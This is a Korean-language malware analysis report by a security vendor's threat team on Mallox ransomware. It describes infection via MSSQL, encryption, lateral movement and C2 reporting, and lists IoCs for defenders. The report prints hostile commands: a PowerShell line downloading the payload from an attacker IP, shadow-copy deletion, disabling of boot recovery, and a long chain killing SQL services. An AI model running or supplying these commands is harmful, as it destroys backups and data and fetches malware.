PIOLINK

보안위협분석

Mallox ransomware 분석


2024 년 05 월 30 일

㈜파이오링크 사이버위협분석팀

개요

TargetCompany, Fargo 등의 이름으로 알려진 Mallox 랜섬웨어는 21년 6월에 처음 확인된 랜섬웨어다. Mallox 랜섬웨어는 스팸메일을 이용해 배포되거나, 취약한 MSSQL 서버를 이용해 유포되며, 특히 에너지, 제조, 유틸리티 등에 광범위한 영향을 끼치고 있다.

2022년부터는 Mallox 랜섬웨어도 다른 악성코드처럼 데이터 암호화 뿐 아니라 값을 지불하지 않으면 데이터를 유출하겠다고 위협하는 이중 갈취를 전략으로 사용하고있다.



<그림 1> Mallox Data Leaks 웹 사이트 (Tor 브라우저)

취약 MSSQL 서버를 이용해 초기 침투할 경우, powershell을 사용하여 원격 서버에서 Mallox 랜섬웨어 페이로드를 다운로드 한다. aRX.exe 파일이 tzt.exe로 저장되며, 악성코드가 실행된다.

```
$cl = New-Object System.Net.WebClient
$cl.DownloadFile("http://80.66.75.36/aRX.exe", "C:\Windows\TEMP\tzt.exe")
```

<그림 2> 파워쉘 스크립트 예시


상세분석

개요

1.1 분석 정보

tzt.bin			
MD5	70c464221d3e4875317c9edbef04a035		
SHA-256	6c743c890151d0719150246382b5e0158e8abc4a29dd4b2f049ce7d313b1a330		
File Type	Win32 EXE	File Size	141.50 KB
주요 행위	파일 암호화를 하고 금전 요구 및 C2 서버로 정보를 전송한다.		
드롭 파일	Targetinfo.txt FILE RECOVERY.txt		
C&C 서버	hxxps://whyers.io/QWEwqdsvsf/ap.php		


1.2 도식도



1) 운영체제 언어 검사
   - 특정 언어에 해당 될 경우 악성코드 종료
2) 원활한 악성 행위를 위해 권한 상승 실행
3) 스레드를 생성하여 암호화 전 악성 행위 수행
   A. 백업 파일 삭제
   B. 특정 프로세스 종료
   C. SQL 관련 서비스 및 프로세스 종료
4) 전원 옵션 설정
5) 파일 암호화 수행
6) 정보 수집 및 C2 서버 연결
   - hxxps://whyers.io/QWRwqdsvsf/ap.php
7) 서비스 생성

Mallox ransomware 분석

악성코드가 실행 되면 윈도우 운영체제의 언어를 식별하게 된다. 특정 언어가 식별 된다면 악성코드는 더 이상 실행하지 않고 종료하게 된다. 악성코드는 특정 국가에서 실행되는 것을 방해 하는 것으로 파악된다.



〈그림 3〉 사용 언어 검사

악성코드 실행 제외 리스트	
0x419	러시아
0x43F	카자흐스탄
0x423	벨라루스
0x422	우크라이나
0x444	타타르스탄

[표 1] 악성코드 실행 제외 언어팩

제외 국가에 포함되지 않을 경우 악성코드는 다음 단계를 진행한다. 암호화에 들어가기 전 원활한 수행을 위해 “SeDebugPrivilege”, “SeTakeOwnershipPrivilege” 함수를 이용하여 권한 상승을 시도한다. “SeDebugPrivilege”의 경우 프로세스에 디버깅을 할 수 있는 권한을 부여하며, “SeTakeOwnershsipPrivilege”의 경우 프로세스에 소유권을 부여한다.

```
v3 = GetCurrentThread();
if ( OpenThreadToken(v3, 0x20u, 0, &TokenHandle)
  || (v4 = GetCurrentProcess(), OpenProcessToken(v4, 0x20u, &TokenHandle)) )
{
  NewState.Privileges[0].Attributes = 2;
  NewState.PrivilegeCount = 1;
  if ( LookupPrivilegeValueW(0, v2, (PLUID)NewState.Privileges)
    && AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, 0, 0) )
  {                                             // 권한상승
    v1 = 0;
    if ( !GetLastError() )
      v1 = 1;
  }
  CloseHandle(TokenHandle);
  result = v1;
}
```

〈그림 4〉 권한 상승 시도

권한을 획득한 후 스레드를 생성하여 레지스트리 키 삭제, 프로세스 종료, SQL 관련 서비스 종료 등을 수행한다.

레지스트리 키 삭제의 경우 먼저 “Raccine”과 관련된 키를 삭제한다. Raccine은 오픈소스로 공개된 랜섬웨어 백신이다. 또한 파일 복구를 방지하기 위해 관련된 레지스트리 키들을 삭제하며, 마지막에는 실행창을 이용해 복구 파일을 삭제한다.

```
SHDeleteKeyW(HKEY_CURRENT_USER, L"SOFTWARE\\Raccine");
SHDeleteKeyW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Raccine");
SHDeleteKeyW(HKEY_LOCAL_MACHINE, L"SYSTEM\\CurrentControlSet\\Services\\EventLog\\Application\\Raccine");
SHDeleteKeyW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\vssadmin.exe");
SHDeleteKeyW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\wmic.exe");
SHDeleteKeyW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\wbadmin.exe");
```

<그림 5> 레지스트리 키 삭제

```
GetWindowsDirectoryW(&Buffer, 0x104u);
lstrcatW(&Buffer, L"\\sysnative\\vssadmin.exe");
lstrcpyW(&String1, L" delete shadows /all /quiet");
ShellExecuteW(0, L"open", &Buffer, &String1, 0, 0);
return 0;
```

<그림 6> 복구 파일 삭제

다음으로 부팅과 관련된 오류 메시지가 뜨지 않도록 비활성화하며, 자동 복구가 되지 않도록 자동 복구 기능을 비활성화 한다.

```
{
  sub_4045BF(L"/c bcdedit /set {current} bootstatuspolicy ignoreallfailures");
  sub_4045BF(L"/c bcdedit /set {current} recoveryenabled no");
  sub_405FF6();
  return 0;
}
```

<그림 7> 복구 파일 삭제 및 기능 비활성화

그 후 SQL 관련 프로세스를 찾아 종료하고 SQL과 관련된 서비스들도 종료 시킨다.

```
result = CreateToolhelp32Snapshot(2u, 0);
v1 = result;
hSnapshot = result;
if ( result != (HANDLE)-1 )
{
  pe.dwSize = 556;
  if ( Process32NextW(result, &pe) )
  {
    do
    {
      v2 = (LPCWSTR *)off_41E398;
      v3 = 11;
      do
      {
        if ( !lstrcmpW(pe.szExeFile, *v2) )
        {
          v4 = OpenProcess(1u, 0, pe.th32ProcessID);
          v5 = v4;
          if ( v4 != (HANDLE)-1 )
          {
            TerminateProcess(v4, 0);
            CloseHandle(v5);
          }
```


<그림 8> 프로세스 종료

[표 2] 종료 대상 프로세스 및 명령줄

종료 대상 프로세스	
Sqlserv.exe	Oracle.exe
Ntdbsmgr.exe	Sqlservr.exe
Sqlwriter.exe	Msdtssrvr.exe
Reportingservecesservice.exe	Fdhost.exe
Fdlauncher.exe	Mysql.exe
실행 명령줄	
/C sc delete "MSSQLFDLauncher"&&sc delete "MSSQLSERVER"&&sc delete "SQLSERVERAGENT"&&sc delete "SQLBrowser"&&sc delete "SQLTELEMETRY"&&sc delete "MsDtsServer130"&&sc delete "SSISTELEMETRY130"&&sc delete "SQLWriter"&&sc delete "MSSQL$VEEAMSQL2012"&&sc delete "SQLAgent$VEEAMSQL2012"&&sc delete "MSSQL"&&sc delete "SQLAgent"&&sc delete "MSSQLServerADHelper100"&&sc delete "MSSQLServerOLAPService"&&sc delete "MsDtsServer100"&&sc delete "ReportServer"&&sc delete "SQLTELEMETRY$HL"&&sc delete "TMBMServer"&&sc delete "MSSQL$PROGID"&&sc delete "MSSQL$WOLTERSKLUWER"&&sc delete "SQLAgent$PROGID"&&sc delete "SQLAgent$WOLTERSKLUWER"&&sc delete "MSSQLFDLauncher$OPTIMA"&&sc delete "MSSQL$OPTIMA"&&sc delete "SQLAgent$OPTIMA"&&sc delete "ReportServer$OPTIMA"&&sc delete "msftesql$SQLEXPRESS"&&sc delete "postgresql-x64-9.4"&&rem Kill "SQL"&&taskkill -f -im sqlbrowser.exe&&taskkill -f -im sqlwriter.exe&&taskkill -f -im sqlservr.exe&&taskkill -f -im msmdsrv.exe&&taskkill -f -im MsDtsSrvr.exe&&taskkill -f -im sqlceip.exe&&taskkill -f -im	

fdlauncher.exe&&taskkill -f -im Ssms.exe&&taskkill -f -im SQLAGENT.EXE&&taskkill -f -im fdhost.exe&&taskkill -f -im fdlauncher.exe&&taskkill -f -im sqlservr.exe&&taskkill -f -im ReportingServicesService.exe&&taskkill -f -im msftesql.exe&&taskkill -f -im pg_ctl.exe&&taskkill -f -im postgres.exe

암호화 수행 도중 악성코드가 종료되는 상황이 발생하지 않도록 하기 위해 사용자가 전원을 종료할 경우 경고 메시지를 보여준다. 또한 원격 연결, 전원 종료와 관련된 레지스트리 키를 설정해 비활성화 한다.



〈그림 9〉 전원 종료 시 경고

```
sub_4042CE(L"SOFTWARE₩₩Microsoft₩₩PolicyManager₩₩default₩₩Start₩₩HideShutDown", L"value", v16, (BYTE *)&v29);
sub_4042CE(L"SOFTWARE₩₩Microsoft₩₩PolicyManager₩₩default₩₩Start₩₩HideRestart", L"value", v17, (BYTE *)&v29);
sub_4042CE(L"SOFTWARE₩₩Microsoft₩₩PolicyManager₩₩default₩₩Start₩₩HideSignOut", L"value", v18, (BYTE *)&v29);
v29 = 0;
sub_4042CE(
  L"SOFTWARE₩₩Microsoft₩₩Windows₩₩CurrentVersion₩₩Policies₩₩System",
  L"shutdownwithoutlogon",
  v19,
  (BYTE *)&v29);
sub_4042CE(L"SOFTWARE₩₩Policies₩₩Microsoft₩₩Windows NT₩₩Terminal Services", L"MaxConnectionTime", v20, (BYTE *)&v29);
sub_4042CE(
```

〈그림 10〉 레지스트리 키 설정 및 비활성화

[표 3] 종료 대상 프로세스

종료 대상 프로세스	
SOFTWARE₩Microsoft₩PolicyManager₩default₩Start₩HideShutDown	종료, 다시 시작, 로그아웃 비활성화
SOFTWARE₩Microsoft₩PolicyManager₩default₩Start₩HideRestart	
SOFTWARE₩Microsoft₩PolicyManager₩default₩Start₩HideSignOut	
SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Policies₩System₩shutdownwithoutlogon	로그온 상태에서 종료 비활성화
SOFTWARE₩Policies₩Microsoft₩Windows NT₩Terminal Services₩MaxConnectionTime	원격 데스크톱 연결 관련 설정
SOFTWARE₩Policies₩Microsoft₩Windows NT₩Terminal Services₩MaxDisconnectionTime	
SOFTWARE₩Policies₩Microsoft₩Windows NT₩Terminal Services₩MaxIdleTime	

폴더 및 드라이브를 순회하며 암호화 대상 폴더인지, 암호화 대상 확장자 인지 비교하여 암호화를 진행하며 [원본 파일명].[원본 파일 확장자].mallox 형식으로 파일명을 변경한다. 악성코드는 측면 이동을 하기 위해서 ARP 테이블에서 IP주소를 검색한다.

```
  v39.LowPart = *(_DWORD *)(a1 - 28);
  SetFilePointerEx(v16, v39, 0, 2u);
  *(_DWORD *)(a1 - 112) = 16908546;
  WriteFile(v16, (LPCVOID)(a1 - 112), 4u, (LPDWORD)(a1 - 96), 0);
  WriteFile(v16, (LPCVOID)(a1 - 108), 8u, (LPDWORD)(a1 - 96), 0);
  WriteFile(v16, (LPCVOID)(a1 - 92), 0x28u, (LPDWORD)(a1 - 96), 0);
  WriteFile(v16, (LPCVOID)(a1 - 52), 0x10u, (LPDWORD)(a1 - 96), 0);
  WriteFile(v16, byte_424974, 0x20u, (LPDWORD)(a1 - 96), 0);
  CloseHandle(v16);
  v40 = *(const WCHAR **)(a1 - 336);
  v41 = lstrlenW(*(LPCWSTR *)(a1 - 336));
  v42 = lstrlenW(L".mallox");
  v43 = v41 + v42 + 1;
  v44 = sub_40C03C(2 * (v41 + v42 + 1) | -((unsigned __int64)(unsigned int)(v41 + v42 + 1) >> 31 != 0));
  v45 = (const WCHAR *)v44;
  if ( v44 )
  {
    wnsprintfW(v44, v43, (const char *)L"%s%s", v40, L".mallox");
    MoveFileW(v40, v45);
    sub_40C01F((LPVOID)v45);
  }
}
else
```


<그림 11> 파일 암호화

[표 4] 암호화 제외 확장자, 폴더, 파일

암호화 제외 확장자
.msstyles .icl .idx .rtp .dll .hta .no-media .cur .lock .cpl .mdf .smd .bak .dbf .sql .avast .mallox .sys .globeimposter-Alpha865qqz .ics .hlp .com .spl .msi .key .mpa .rom .drv .bat .386 .adv .diangcab .mod .scr .theme .ocx .prf .cab .diagcfg .msu .cmd .ico .msc .ani .icns .diagpkg .deskthemepack .wpx .msp .bin .themepack .shs .nls .exe .lnk .ps1
암호화 제외 폴더
Msocache, $windows.~ws, system volume information, inte,l appdata, perflogs, programdata, google, application data, tor browser, boot, $windows.~bt, Mozilla, windows old ,windows ,microsoft.net ,windows powershell ,windows NT, windows, Common Files, Microsoft SecurityClient, internet Explore,r Reference, Assemblies, windows defender, Microsoft ASP NET, Core Runtime, Package, store, Microsoft help viewer, Microsoft MPI, windows kits, microsoft NET, windows mail, package store, microsoft analysis services, windows portable devices, windows photo viewer, windows sidebar
암호화 제외 파일
desktop.ini, ntuser.dat, thumbs.db, iconcache.db, ntuser.ini, ntldr, bootfont.bin, ntuser.dat.log, bootsect.bak, boot.ini, autorun.inf, debuglog.txt, targetinfo.txt

```
if ( GetIpNetTable(0, &SizePointer, 1) == 122 )
{
  v2 = (struct _MIB_IPNETTABLE *)sub_40C03C(SizePointer);
  if ( v2 )
  {
    if ( !GetIpNetTable(v2, &SizePointer, 1) )
    {
      v3 = 0;
      if ( v2->dwNumEntries )
      {
        v4 = (struct in_addr *)&v2->table[0].dwAddr;
        v8 = (int)&v2->table[0].dwAddr;
        do
        {
          v5 = inet_ntoa(*v4);
          v6 = MultiByteToWideChar(0, 0, v5, -1, (LPWSTR)WideCharStr, 30);
```

<그림 12> ARP 테이블 검색




<그림 13> 랜섬노트

공유 폴더에 악성코드를 복사한 후 해당 악성코드를 실행하는 서비스 “mallox”를 생성한다.

```
GetModuleFileNameW(0, &Filename, 0x104u);
v8 = L"admin$";
v2 = 0;
v9 = L"%windir%";
v10 = L"c$";
v11 = L"C:";
do
{
  wnsprintfW(&NewFileName, 260, (const char *)L"WWWW%sWW%sWW%s.exe", v1, (&v8)[4 * v2], L"mallox");
  wnsprintfW(&BinaryPathName, 260, (const char *)L"%sWW%s.exe", (&v9)[4 * v2], L"mallox");
  CopyFileW(&Filename, &NewFileName, 0);      // 공유폴더에 악성코드 생성 시도
  result = OpenSCManagerW(v1, 0, 0xF003Fu);
  v4 = result;
  if ( result )
  {
    v5 = CreateServiceW(result, L"mallox", L"mallox", 0xF01FFu, 0x10u, 3u, 1u, &BinaryPathName, 0, 0, 0, 0, 0);
    hSCObject = v5;                           // 생성된 악성코드 서비스 등록
    if ( v5 || GetLastError() == 1073 )
    {
      v6 = StartServiceW(v5, 0, 0);
      CloseServiceHandle(hSCObject);
      result = (SC_HANDLE)CloseServiceHandle(v4);
```

<그림 14> 서비스 생성




〈그림 15〉 생성된 서비스

파일 암호화를 진행하고 타겟 대상의 정보를 수집하며, 수집된 정보들은 “TargetInfo.txt”라는 제목으로 바탕화면에 저장하고 수집한 정보를 C2 서버에 전송한다

```
GetComputerNameA(Buffer, &nSize);
NumberOfBytesWritten = 0;
*(_DWORD *)DirectoryName = 1;
sub_4041C4(v6, DirectoryName, &NumberOfBytesWritten);
*(_DWORD *)LCData = 0;
GetLocaleInfoA(0x400u, 0x5Au, LCData, 4);
*(_DWORD *)DirectoryName = 0;
v33 = 0;
v34 = 0;
v35 = 0;
v36 = 0;
v37 = 0;
v7 = (const void *)sub_401245(
                       L"GET",
                       L"http://api.ipify.org",
                       (int)L"Content-Type: application/x-www-form-urlencoded₩r₩nHost: api.ipify.org₩r₩n",
                       0,
                       0,
                       (int)DirectoryName);
if ( v7 && *(_DWORD *)DirectoryName < 0x11u )
```

〈그림 16〉 시스템 정보 수집



〈그림 17〉 Targetinfo.txt

결론

앞서 설명했듯이 해당 랜섬웨어는 취약한 SQL 서버나, 스팸 메일을 통해 유포되고 있으며 특히 에너지, 제조 분야에 영향을 끼치고 있다. 네트워크 전파 기능도 있어 한번 감염될 경우 다른 시스템에도 빠르게 피해를 줄 수 있으므로 각별한 주의가 필요하다.

악성코드의 감염을 막기 위해 윈도우 업데이트와, 사용 중인 백신의 버전을 최신으로 유지할 것을 권고한다.

IoC

- 0427a9f68d2385f7d5ba9e9c8e5c7f1b6e829868ef0a8bc89b2f6dae2f2020c4
- 0463277782f9e98b0e7a028cea0f689a81cf080fa0d64d4de8ef4803bb1bf03a
- 05194b34f8ff89facdd7b56d05826b08edaec9c6e444bdc32913e02cab01afd4
- 060ed94db064924a90065a5f4efb50f938c52619ca003f096482353e444bd096
- 0e1c7ea4148e7473e15a8e55413d6972eec6e24ef365e9f629884f89645de71a
- 10eea0c13fd1a782c065627e23e7051edc1622f2eae5fbe138725369c12f4b6d
- 10f96f64659415e46c3f2f823bdb855aab42d0bfced811c9a3b72aea5f22d880
- 1276786fc51f3b7e987aa95ebff0a3e1e358ee4e86e2302e472f84710271af7b
- 1b2727af9fc187cd5c932c6defe50b983ad7508b4196ad6c5ff5e96686277c56
- 1c8b6d5b79d7d909b7ee22cccf8f71c1bd8182eedfb9960c94776620e4543d13
- 88eef50d85157f2e0552aab07cac7e7ec21680f5
- 60784ab7fec3f23066a996f3347b721a09eb677b63dbc5e1bb2bfc920fa3f13d
- 244d0582c894ebee9b712252aad53486fb956ee5
- fa450286a4aa25579c8da7684051e7cdda3ba249ff03da71689e5138fd9f5c73
- df29d5c4a750663440ce76d6804ce88e03faeef9591ec0b3b9ca348a6c930b7f
- 1c8b6d5b79d7d909b7ee22cccf8f71c1bd8182eedfb9960c94776620e4543d13

- 0463277782f9e98b0e7a028cea0f689a81cf080fa0d64d4de8ef4803bb1bf03a
- 0901a9920c9f0c74fb2170524477693d62c8493715520ae95143abd8055e7a39
- 0ec68c09f7ea0ff083b4fe91d56295d73740e7ea9cbdfbf1a8e7021fadc323e1
- 22816dc4dda6beec453e9a48520842b8409c54933cc81f1a338bc77199ab917e
- c207a7a561ab726fb272b5abd99c4da8e927b5da788210d5dd186023c2783990

Mallox DLS(Data Leak Site)

- http[:]//wtyafjyhwqrgo4a45wdvvwhen3cx4euie73qvlhkhvlrexljoyuklaad[.]onion/

C&C

- hxxps://whyers.io/QWEwqdsvsf/ap.php
- 80[.]66[.]75[.]37
- 104[.]21.76.77
- 104[.]237.62.211
- 172[.].67.191.103
- 64[.]185.227.155